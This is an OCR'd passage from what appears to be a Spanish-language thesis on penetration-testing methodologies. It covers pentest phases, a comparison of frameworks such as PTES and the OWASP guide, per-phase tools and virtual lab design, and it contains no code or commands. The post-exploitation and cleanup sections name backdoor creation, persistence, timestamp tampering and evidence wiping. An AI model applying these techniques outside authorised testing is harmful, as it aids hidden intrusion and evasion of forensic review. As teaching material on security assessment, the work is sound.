


Figura 3. Industrias afectadas por ataques DDoS con un mayor porcentaje

comparación con años anteriores, se observa un incremento exponencial en la cantidad de ataques DDoS dirigidos a diversas industrias, este aumento repentino puede tener implicaciones significativas para la ciberseguridad y la continuidad de las operaciones de estas industrias.

En la **Figura 4**, aunque el porcentaje de ciberataques en estas industrias es menos en comparación con la gráfica anterior, no debemos subestimar la vulnerabilidad de ningún sector. Se resalta la necesidad de conocer que no existe industria que esté exenta de ser blanco fácil de ciberataques.




Figura 4. Industrias afectadas por ataques DDoS con un menor porcentaje

Es fundamental mantener una vigilancia constante en la seguridad cibernética, independientemente del sector en el que operemos.

Resumiendo, las anteriores gráficas demuestran la creciente amenaza de los ataques de denegación de servicio y lo importante que es contar con solidas medidas de protección

cibernética. Las áreas afectadas deberían prestar especial atención en la evolución de este tipo de amenazas y así tomar medidas proactivas para mitigar los riesgos asociados a estos ataques.

CAPITULO 3

Metodologías de Pentesting

3.1 Definición de los conceptos básicos, beneficios y objetivos de Metodologías de Pentesting

3.1.1 ¿Qué son las metodologías de Pentesting?

Son enfoques y procesos sistemáticos utilizados por profesionales de seguridad cibernética para evaluar la seguridad de sistemas, redes y aplicaciones. Estas metodologías guían a los pentesters a través de pasos organizados para identificar vulnerabilidades y posibles puntos de entrada que los ciberdelincuentes podrían explotar.

3.1.2 Evolución histórica de las metodologías de Pentesting

La evolución de las metodologías de las pruebas de penetración se ha visto influenciada por la creciente complejidad de las redes y sistemas, así como por la necesidad de mantenerse al día con las amenazas en constante cambio.

Década de 1980 – 1990: Pruebas no estructuradas.

Cuando inició el pentesting, no tenían enfoques concretos, las personas que se encargaban de esta actividad llevaban a cabo pruebas no estructuradas de sistemas y redes, sin llevar un camino claro, el enfoque que tenían se centró en explotar debilidades conocidas sin un marco formal.

Década de 1990: Desarrollo de metodologías propias.

En la década de los 90´s, los profesionales comenzaron a generar sus propias metodologías y herramientas, a pesar de que no existía un estándar general. El explorar los sistemas y generar documentación de hallazgos eran los aspectos destacados.

Principios de la década de 2000: Estandarización de Metodologías.

Al inicio del nuevo milenio, OWASP y NIST comenzaron a plantear pautas y estándares para las pruebas de penetración, nacieron las metodologías OSTMM y la guía de pruebas de OWASP.

Mitad de la década de los 2000: Metodología de las etapas.

Durante mediados de los 2000 Las metodologías de pentesting se generaron en etapas específicas para poder generar una guía paso a paso, La metodología que resulto más conocida fue la guía de pruebas de OWASP.

Se generaron enfoques más formales, como lo son las etapas de reconocimiento, exploración, explotación y documentación.

Década 2010: El enfoque en la Web.

Debido al constante uso de las aplicaciones de internet, se generan metodologías enfocadas a pruebas de estas aplicaciones, como lo es el PTES y la metodología OWASP. Se puso más énfasis en la seguridad de las aplicaciones, incluyendo las pruebas de inyección de SQL, XSS, CSRF y otros ataques comunes.

2010 - Presente: La automatización y el uso de herramientas.

El Pentesting ha tenido mejoras hacia la automatización gracias al surgimiento de herramientas de licencia libre como lo es Metasploit y Burp Suite. También se han incorporado enfoques de DevSecOps para adecuar la seguridad en el proceso del desarrollo del software.

Evolución continua (Presente).

Debido al cambio continuo de las tecnologías, también las amenazas evolucionan, las metodologías de pentesting también continúan adaptándose. La ciberseguridad se ha especializado y ha tomado más enfoques específicos para la protección en el internet de

las cosas, dispositivos portátiles, la nube y otros dominios. Estos cambios nos muestran la creciente importancia de la seguridad cibernética en el entorno digital actual. La estandarización, la estructuración y la adaptabilidad son aspectos esenciales para garantizar que las pruebas de penetración tengan resultados favorables en la identificación y mitigación de las debilidades en constante evolución.

3.1.3 La Importancia y los Beneficios del Uso de Metodologías

El usar metodologías durante las pruebas de penetración es esencial debido a la importancia y los beneficios que aportan en el entorno de la ciberseguridad. A continuación, se explican los aspectos.

Enfoque organizado y Estructura.

Las metodologías otorgan una estructura en orden que muestra los procedimientos de las pruebas de penetración, empezando en la planificación hasta llegar a la documentación de hallazgos. Este enfoque, el cual está estructurado, reduce la probabilidad de no tomar en cuenta vulnerabilidades críticas.

Cumplimiento con los estándares de la industria.

Varias metodologías se basan en estándares y mejores prácticas dentro de la industria, como los que están establecidos por organizaciones como lo son OWASP, NIST o PTES. Todo esto mantiene que las pruebas se guíen con las normas reconocidas y los enfoques recomendados.

Reproducibilidad y consistencia.

La aplicación de metodologías nos va a garantizar que las pruebas puedan ser reproducibles y tengan coherencia. Esto es fundamental justo cuando múltiples

profesionales realizan test de penetración en diferentes momentos. La consistencia es esencial para la efectividad de las pruebas.

Cobertura integral de vulnerabilidades.

Las metodologías abarcan una gran área desde la exploración de aplicaciones web hasta la ubicación de debilidades en el sistema de redes y configuraciones. Esto asegura una cobertura más completa de posibles puntos de vulnerabilidad.

Documentación clara y comunicación efectiva.

Las metodologías encaminan la documentación de hallazgos en un formato claro y coherente. Haciendo más simple la comunicación de resultados a los equipos de seguridad, a los directivos y también a otras partes interesadas, lo que hace más fácil la toma de decisiones informadas.

La identificación de vulnerabilidades efectivas.

La adopción de una metodología da paso a una búsqueda sistemática y profunda de vulnerabilidades. Los profesionales evalúan de manera efectiva los sistemas y las aplicaciones en busca de debilidades, de igual manera las que podrían pasar desapercibidas en un enfoque que no esté estructurado.

Mejora de la seguridad general.

El uso de las metodologías en las pruebas de penetración aporta a elevar la protección general de una entidad. Al ubicar y abordar las debilidades, se incrementa la postura de seguridad y se minimiza el riesgo de ciberataques.

Priorización de riesgos.

Las metodologías simplifican la categorización y la priorización de las vulnerabilidades encontradas. Lo que permite a las organizaciones enfocarse en atacar las amenazas más críticas, reduciendo el riesgo cibernético.

3.2 Fases de un Pentesting

Las etapas que presenta una prueba de pentesting representan todo un conjunto sistemático de procedimientos que un experto en ciberseguridad sigue cuidadosamente para analizar la fortaleza de un sistema, una red o una aplicación. Es importante decir que las fases pueden experimentar cambios en función de la metodología aplicada, Estas fases dan una estructura esencial para poder realizar una evaluación profunda de la seguridad, abarcando desde la obtención de información y mostrando un informe detallado

Figura 5. Gráfico fases de un pentesting

3.2.1 Fase inicial

También conocida como la fase de Reconocimiento, durante esta etapa se inicia con la recopilación de la información sobre el objetivo del examen de pentesting, incluyendo las direcciones IP, los nombres de dominio, los detalles sobre la infraestructura, y cualquier información que se Encuentra relacionada con los trabajadores. Este proceso se

fundamenta en la investigación de fuentes públicas y la aplicación de las técnicas de enumeración de DNS y el escaneo de puertos.

3.2.2 Fase de búsqueda y análisis de vulnerabilidades

Conocida también como fase de exploración, se realiza un análisis más a detalle de la infraestructura objetivo. Durante esta fase se identifican los servicios, SO y las aplicaciones que se inician en las direcciones IP que ya fueron identificadas durante la fase inicial, EL objetivo fundamental es descubrir las posibles debilidades que pueden ser explotadas.

3.2.3 Fase de explotación de vulnerabilidades

Al encontrar vulnerabilidades que son explotables durante las fases previas, se procede a aprovechar cada una de ellas en la fase de ganar acceso. Durante este punto se trata de explotar las debilidades de seguridad específicas, con el propósito de obtener un acceso más profundo a los sistemas o a las aplicaciones del objetivo.

3.2.4 Fase de post-explotación

También conocida como Fase de Mantener Acceso, ya que se ha obtenido el acceso a los sistemas. Se busca establecerlo durante esta fase, Esto involucra la aplicación de técnicas que permiten tener un control continuo sobre el sistema objetivo, incluyendo la generación de puerta traseras o la generación de cuentas adicionales para mantener el acceso.

3.2.5 Fase de informes

Conocida de igual manera como fase de documentación y reporte, en el transcurso de esta fase y después de las etapas anteriores, se genera una documentación profunda de todos los hallazgos encontrados, incluyendo las debilidades encontradas, los métodos de explotación que fueron utilizados y los riesgos detectados, Esta información se compila en un informa detallado el cual se muestra a los responsables de la seguridad de la organización, así mismo, el informe suele tener recomendaciones para abordar y reducir así los riesgos identificados

3.2.6 Fase de limpieza

Al terminar el test de penetración, se produce la fase de limpieza. En el transcurso de esta etapa se restablece el sistema al estado original, suprimiendo cualquier rastro o evidencia que pueda haber quedado durante el examen, Esto implica eliminar cualquier cambio realizado durante la prueba, como lo es la eliminación de cuentas de usuario o revisión de configuraciones cambiadas.

3.3 Metodologías comunes y guías de Pentesting

3.3.1 Descripción de las metodologías comunes de Pentesting

La selección de la metodología adecuada depende de todos los objetivos de las pruebas de penetración, del tipo de sistemas que serán evaluados y de las necesidades específicas de cada organización.

ISSAF: Information Systems Security Assessment Framework.

Es una guía completa que aborda desde la fase de preparación hasta la elaboración de informes. Ofrece métodos específicos para evaluar la seguridad de los sistemas de información e incluye 3 fases:

1. Planificación y preparación
2. Evaluación
3. Reportes, limpieza y destrucción de objetos

OSSTMM: Open Source Security Testing Methodology Manual.

Se orienta a la comprobación de la seguridad física, redes de datos y telecomunicaciones, inalámbrica, procesos, ingeniería social y cumplimiento. Sus fases son:

1. Identificación
2. Revelación de datos sensibles
3. Análisis de vulnerabilidades y debilidades criptológicas
4. Análisis de vulnerabilidades y debilidades en accesos físicos, redes de datos, redes inalámbricas, sistemas, servicios y aplicaciones
5. Validación de la confidencialidad en accesos físicos, redes de datos, redes inalámbricas, sistemas, servicios y aplicaciones
6. Detalle técnico de los análisis
7. Contramedidas

OWASP Testing Guide

Se enfoca en “caja negra” que nos proporciona información sobre la víctima o sistema. Desarrollada por la Open Web Application Security Project (OWASP) y proporciona una estructura detallada para evaluar vulnerabilidades comunes. Esta metodología consta de 2 fases:

1. Pasiva: Realización de tests para la compresión de lógica de lo que se está analizando
2. Activa: Realización de procesos determinados por OWASP clasificados en las siguientes categorías:
    - Recopilación de información
    - Pruebas de la configuración y despliegue de la administración
    - Pruebas de la gestión de identificación
    - Pruebas de autenticación
    - Pruebas de autorización
    - Pruebas de la gestión de sesiones
    - Pruebas de validación de entrada
    - Pruebas de manejo de errores
    - Pruebas de cifrado
    - Pruebas de lógica de negocio
    - Pruebas del lado de cliente

PTES: Penetration Testing Execution Standard.

Metodología de Pentesting Estándar, metodología integral que abarca todo el proceso de pruebas de penetración. Dispone de 7 fases, las cuales se enumeran a continuación:

1. Fase de toma de requisitos y alcance
2. Fase de recopilación de la información
3. Fase de modelado de amenazas
4. Fase de análisis de las vulnerabilidades
5. Fase de explotación
6. Fase de post-explotación

7. Fase de informes

3.3.2 Guías comunes de Pentesting

Los documentos y los recursos que proporcionan las pautas, los procesos y mejores prácticas para poder realizar las pruebas de penetración de forma efectiva y ética.

NIST SP 800-115.

Es una guía publicada por el Instituto Nacional de Estándares y Tecnología (NIST) con sede en Estados Unidos, Proporciona con información a detalle sobre las mejores prácticas y enfoques para poder realizar las pruebas de penetración y evaluación de debilidades en los sistemas de información, el objetivo es poder ayudar a las organizaciones a poder realizar pruebas efectivas y evaluar la seguridad de sus sistemas de forma adecuada.

3.3.3 Comparación de metodologías y guías

La continua evolución y mejoras en la ciberseguridad son esenciales en el actual mundo digital. Las pruebas de penetración o pruebas de pentesting, representan una actividad fundamental para descubrir y eliminar debilidades en los sistemas, las redes y las aplicaciones. En este escenario, la selección adecuada de una metodología de pentesting desempeña un rol esencial para poder determinare cual se adapta mejor a los objetivos particulares de cada evaluación. La **Tabla 3** muestra una comparativa detallada de varias metodologías de pentesting que son ampliamente reconocidas y utilizadas en la industria.

	ISSAF	OSSTMM	OWASP Testing Guide	PTES	NIST SP 800-115
ENFOQUE	Se centra en proporcionar una guía integral desde la preparación hasta la presentación de informes, con énfasis en la evaluación de la seguridad de los sistemas de información.	Se enfoca en proporcionar una metodología de evaluación de seguridad de sistemas abierta y libre, abordando áreas como la infraestructura, la información y la metodología de aplicaciones.	Se centra en proporcionar pautas y herramientas para probar la seguridad de las aplicaciones web.	Proporciona un estándar para la ejecución de pruebas de penetración.	Establece pautas y estándares para pruebas de penetración
ESTRUCTURA	Proporciona enfoques específicos para evaluar la seguridad de sistemas de información.	Ofrece un manual con pautas detalladas para realizar pruebas de penetración.	Organizado en categorías de pruebas para aplicaciones web, abordando vulnerabilidades específicas.	Organizado en fases que incluyen desde la planificación hasta informes	Proporciona una guía detallada para la ejecución de test de pentesting.
ACEPTABILIDAD	Varía según los requisitos específicos de evaluación de seguridad.	Aceptada en la comunidad de ciberseguridad, especialmente para pruebas de seguridad de sistemas abiertos.	Aceptada en el campo de la seguridad de aplicaciones web	Utilizado en la comunidad de seguridad.	Aceptado en entornos gubernamentales y organizaciones que siguen estándares NIST
COBERTURA	Ofrece una cobertura integral desde la preparación hasta la presentación de informes.	Amplia cobertura que incluye aspectos físicos, humanos y técnicos de la seguridad	Específico para pruebas de aplicaciones web	Cobertura integral de pruebas de penetración en diversas áreas.	Proporciona una cobertura amplia de pruebas de penetración
ADAPTABILIDAD Y FLEXIBILIDAD	Adaptabilidad moderada, ya que se puede personalizar según los objetivos de la evaluación.	Puede ser adaptada a diferentes entornos y requisitos.	Puede adaptarse a entornos que involucran aplicaciones web.	Puede adaptarse a diferentes entornos y requisitos.	Se adapta a entornos que requieren estándares específicos.

Tabla 3. Comparación de metodologías.

Cada una de las metodologías nos presenta enfoques únicos, estructuras y metas, el entender las diferencias y las similitudes entre ellas es muy importante para así elegir la metodología más apropiada a los requisitos específicos del entorno a evaluar,

Este análisis busca proporcionar una perspectiva integral para orientar la elección de la metodología más adecuada según las necesidades particulares de seguridad de cada entorno.

3.3.4 Selección de la metodología adecuada según los objetivos del Pentesting

Después de realizar in meticuloso análisis de comparación en diversas metodologías de pentesting y mostrar los resultados en la **Tabla 3**, ahora nos enfocaremos en la elección de la metodología que más se adapte en función de los objetivos específicos de las pruebas de pentesting. Esta decisión aparte de tener un impacto directo en la eficacia de las pruebas de seguridad, asegura una formación precisa con los requisitos particulares en el entorno de la evaluación.

Con este contexto, analizaremos cuales son los factores que influyen en la elección de la metodología más adecuada, asegurando que las evaluaciones de seguridad sean acordes a lo que se va a realizar:

- ISSAF (Marco de Evaluación de Seguridad de Sistemas de Información): Este marco de evaluación se debe usar si lo que se está buscando es una evaluación completa de la seguridad de los sistemas de la información, abarca desde la preparación hasta la presentación de los informes.
- OSSTMM (Manual de Metodología de Pruebas de Seguridad de Código Abierto): Se recomienda el uso de este si lo que se busca es una metodología de prueba gratuita y de acceso abierto, y que abarque desde aspectos físicos, humanos hasta técnicos.

- OWASP Testing Guide: Usado para cuando se busque evaluar la seguridad de las aplicaciones web y así poder descubrir las vulnerabilidades específicas en estas.
- PTES (Estándar de Ejecución de Pruebas de Penetración): Si lo que busca es un estándar de pruebas de pentesting altamente con una cobertura completa, desde la planificación hasta la presentación de informes, PTES sería la mejor opción.
- NIST SP 800-155: Empleada en situaciones en las que lo que se evalúe es un entorno gubernamental o, se busquen seguir los estándares del Instituto Nacional de Estándares y Tecnología (NIST).

3.4 Herramientas y equipamiento

3.4.1 Algunas herramientas y técnicas utilizadas en cada fase

Se explorarán algunas de las herramientas y técnicas usadas en las etapas generales de las pruebas de pentesting. Un punto importante a señalar es que hay muchas otras aplicaciones que pueden ser usadas en cada etapa, pero por esta ocasión nos centraremos en explicar algunas de las más populares.

Fase inicial.

Herramientas:

- WHOIS: Protocolo de consulta y respuesta usado para obtener información acerca de propietarios de nombres de dominio, de direcciones IP y de los bloques de direcciones IP registrados en bases de datos en línea. Permite que se acceda a los datos, como el nombre del dueño del dominio, su dirección, su número de teléfono, e-mail, entre otros.

Figura 6. Herramienta Whois

- DNS Dumpster: Es un servicio online que permite realizar búsquedas en bases de datos de registros DNS para poder obtener la información sobre los nombres de dominio y de sus registros asociados. Puede llegar a proporcionar los detalles sobre un dominio especifico, como los registros de DNS, los nombres de los servidores, las direcciones IP, entre otros, y así poder ayudar a identificar las posibles vulnerabilidades y poder comprender la relación entre los diferentes dominios y recursos.
- Shodan: Es un motor de búsqueda que se especializa en la exploración de los dispositivos que se encuentran conectados a internet. Agrega información sobre estos dispositivos y de los servicios en la red basándose en los criterios como el tipo de dispositivo usado, el sistema operativo que contienen, su ubicación geográfica, etc.

Figura 7. Motor de búsqueda Shodan

- Recon-ng: Es de código abierto el cual fue diseñado para la recopilación de la información en las pruebas de penetración y la evaluación de seguridad de un entorno. Ayuda automatizar muchas de las tareas de recopilación de información ya que integra diversos módulos y fuentes.

Figura 8. Recon-ng

Técnicas: Búsqueda de información pública, escaneo de DNS, identificación de servicios expuestos.

Fase de búsqueda y análisis de vulnerabilidades.

Herramientas:

- Nmap: Network Mapper, herramienta de código abierto usada para el escaneo de las redes y la identificación de dispositivos conectados a estas. Es una aplicación de línea de comandos que ayuda a que los administradores de sistemas y los profesionales de seguridad en redes puedan explorar las redes, descubrir hosts y los servicios.

Figura 9. Herramienta NMAP

- Nessus: Caracterizada por ser una herramienta de código cerrado que ayuda a identificar y evaluar las posibles debilidades en los sistemas informáticos, las redes y aplicaciones. Ofrece informes más detallados de los hallazgos, facilitando así la comprensión y la mitigación de las posibles amenazas.

Figura 10. Herramienta de escaneo Nessus

- OpenVAS: Open Vulnerability Assessment System, herramienta de escaneo de vulnerabilidades en los sistemas, las redes y aplicaciones. Da un conjunto de

herramientas para poder realizar un análisis completo de seguridad, escaneo de puertos, la detección de las vulnerabilidades y la evaluación de los riesgos. Ayuda a mantener la integridad de los sistemas ya que identifica las posibles debilidades que podrían ser usadas por atacantes.

Figura 11. OpenVas

Técnicas: escaneo de puertos, identificación de servicios e identificación de vulnerabilidades.

Fase de explotación de vulnerabilidades.

Herramientas:

- Metasploit: Plataforma de desarrollo de exploits de código abierto y pruebas de pentesting que proporciona un conjunto de recursos y herramientas para poder realizarlas de manera efectiva y eficiente. Comúnmente se usa para poder simular los ataques y poder evaluar la seguridad de los sistemas, redes y aplicaciones.

Figura 12. Plataforma Metasploit

- Cobalt Strike: Se utiliza, principalmente, para la simulación de las amenazas y para hacer pruebas de seguridad en sistemas empresariales.

Figura 13. Herramienta de Pruebas CobaltStrike

- SQLMap: Es una herramienta de código abierto que automatiza el proceso de detección y explotación de vulnerabilidades de inyección de SQL en aplicaciones web.




Figura 14. Herramienta de prueba de penetración SQLMap

Técnicas: Explotación de vulnerabilidades, inyecciones SQL, ataques de fuerza bruta.

Fase de post-explotación.

Herramientas:

- Netcat: Aplicación de línea de comandos utilizada para la transferencia de datos a través de las redes usando el protocolo TCP o UDP. También es conocida como el “cuchillo suizo” de las utilidades de red por su versatilidad y sus capacidades.

Figura 15. Herramienta por línea de comandos NetCat

- Meterpreter: Diseñada para ofrecer una funcionalidad mejorada durante una explotación.

Técnicas: Creación de puertas traseras, persistencia en el sistema.

Fase de informes

Herramientas:

- Dradis: Plataforma colaborativa para las pruebas de pentesting y las evaluaciones de seguridad. Diseñada para dar apoyo a los equipos de seguridad, gestionando y compartiendo la información recopilada durante estas actividades.

Figura 16. Plataforma para pruebas de penetración Dradis.

- KeepNote: Aplicación para la toma de notas, así como también ayuda a la organización de la información, gestionando y estructurando las notas de una forma más eficiente. Aunque no está diseñada para la ciberseguridad, esta puede ser usada por los profesionales de la seguridad y pentesters para así organizar y documentar toda la información recopilada durante las evaluaciones de seguridad.

Figura 17. Aplicación de toma de notas KeepNote.

- Microsoft Word: Aplicación de procesamiento de texto, comúnmente es usada para la creación de informes y toda la documentación que está relacionada con la ciber seguridad.

Figura 18. Aplicación de procesamiento de texto (Microsoft Word)

Técnicas: Registro detallado de los hallazgos, documentación de toda la evidencia.

Fase de limpieza

Herramientas:

- Timestomp: Herramienta usada para la manipulación de las marcas de tiempo (timestamps) en los archivos del sistema. Su función principal es alterar las marcas

de tiempo asociadas a un archivo, incluyendo tanto la fecha de creación (ctime), la fecha de modificación (mtime) y la fecha de ultimo acceso (atime).

- BleachBit: Herramienta de código abierto usada para limpiar y liberar el espacio en el disco en los sistemas operativos Linux y Windows. Permite que los usuarios eliminen archivos temporales, caches, cookies y otros datos que resultan innecesarios en el uso normal del sistema.

Figura 19. Herramienta de código abierto BleachBit

Técnicas: Eliminación de evidencia y de huellas de actividad.

CAPITULO 4
Diseño De Laboratorio

En este capítulo se hablará sobre el diseño y la configuración del laboratorio especializado en pruebas de penetración usando máquinas virtuales en la aplicación de escritorio VirtualBox encargada de la virtualización de sistemas operativos.

Veremos la importancia y los beneficios de los laboratorios teniendo al final un análisis que será enfocado en la necesidad de la simulación y de los beneficios que provienen de la adaptación de estos espacios de acuerdo a diferentes requisitos.

Servirá como un manual para la elaboración de laboratorios y brindara un mejor enfoque del porque se tomó la decisión sentando así cimientos para los resultados que se explicarán en el último capítulo.

4.1 Utilidad de los entornos de laboratorio para las pruebas de penetración

En este apartado, se observará la importancia, así como las ventajas de usar entornos de laboratorio virtuales para pruebas de pentesting. Se analizará cómo es que la virtualización da un ambiente controlado, muy importante para realizar escaneos de vulnerabilidades de manera segura y efectiva.

4.1.1 La Importancia de la simulación

Trataremos de replicar entornos reales y crearemos escenarios controlados para así evaluar la resistencia de los sistemas y las redes.

Se destaca la importancia de simular un entorno de laboratorio de pruebas de pentesting debido a las siguientes razones esenciales:

- Replicación de escenarios reales.
- Creación de escenarios controlados.

- Aislamiento de riesgos.
- Flexibilidad para experimentar.
- Repetición de pruebas.
- Análisis de resultados.
- Entorno de aprendizaje.

4.1.2 Beneficios de la personalización

La adaptación de los entornos de laboratorio a los específicos requisitos lleva diversas ventajas que ayudan en la mejora de la eficacia de las pruebas de pentesting, ya que contiene un enfoque relevante ya que se puede personalizar el entorno de acuerdo a los requerimientos, logrando así prestar atención a las vulnerabilidades y características del sistema evaluado, asegurando que dichas pruebas estén sincronizadas con los particulares riesgos del entorno dando como resultado pruebas más aplicables y significativas.

La alineación con los objetivos de seguridad ayuda a ajustar los entornos de laboratorio de acuerdo con los objetivos específicos de cada sistema potenciando así la efectividad de las pruebas de identificación de vulnerabilidades que comprometen la seguridad de los sistemas en eventos reales. La precisa adaptación de requisitos ayuda a dar una mejor precisión en la evaluación e identificación de las vulnerabilidades. Al aproximarse a las áreas críticas, se disminuye la posibilidad de no identificar amenazas potenciales mejorando la precisión y exhaustividad de las pruebas. El personalizar los entornos evita usar innecesariamente los recursos, ayudando a la eficiencia del proceso, implica configurar solo aquellos elementos fundamentales para la evaluación, minimizando la complejidad y ayuda a mejorar el uso de los recursos disponibles. Se crea un aumento

en la relevancia de las pruebas cuando se centra en los factores más críticos del sistema, asegurando que las recomendaciones y hallazgos sean aplicados a la seguridad del entorno evaluado.

4.2 Metodología PTES: Elección y justificación

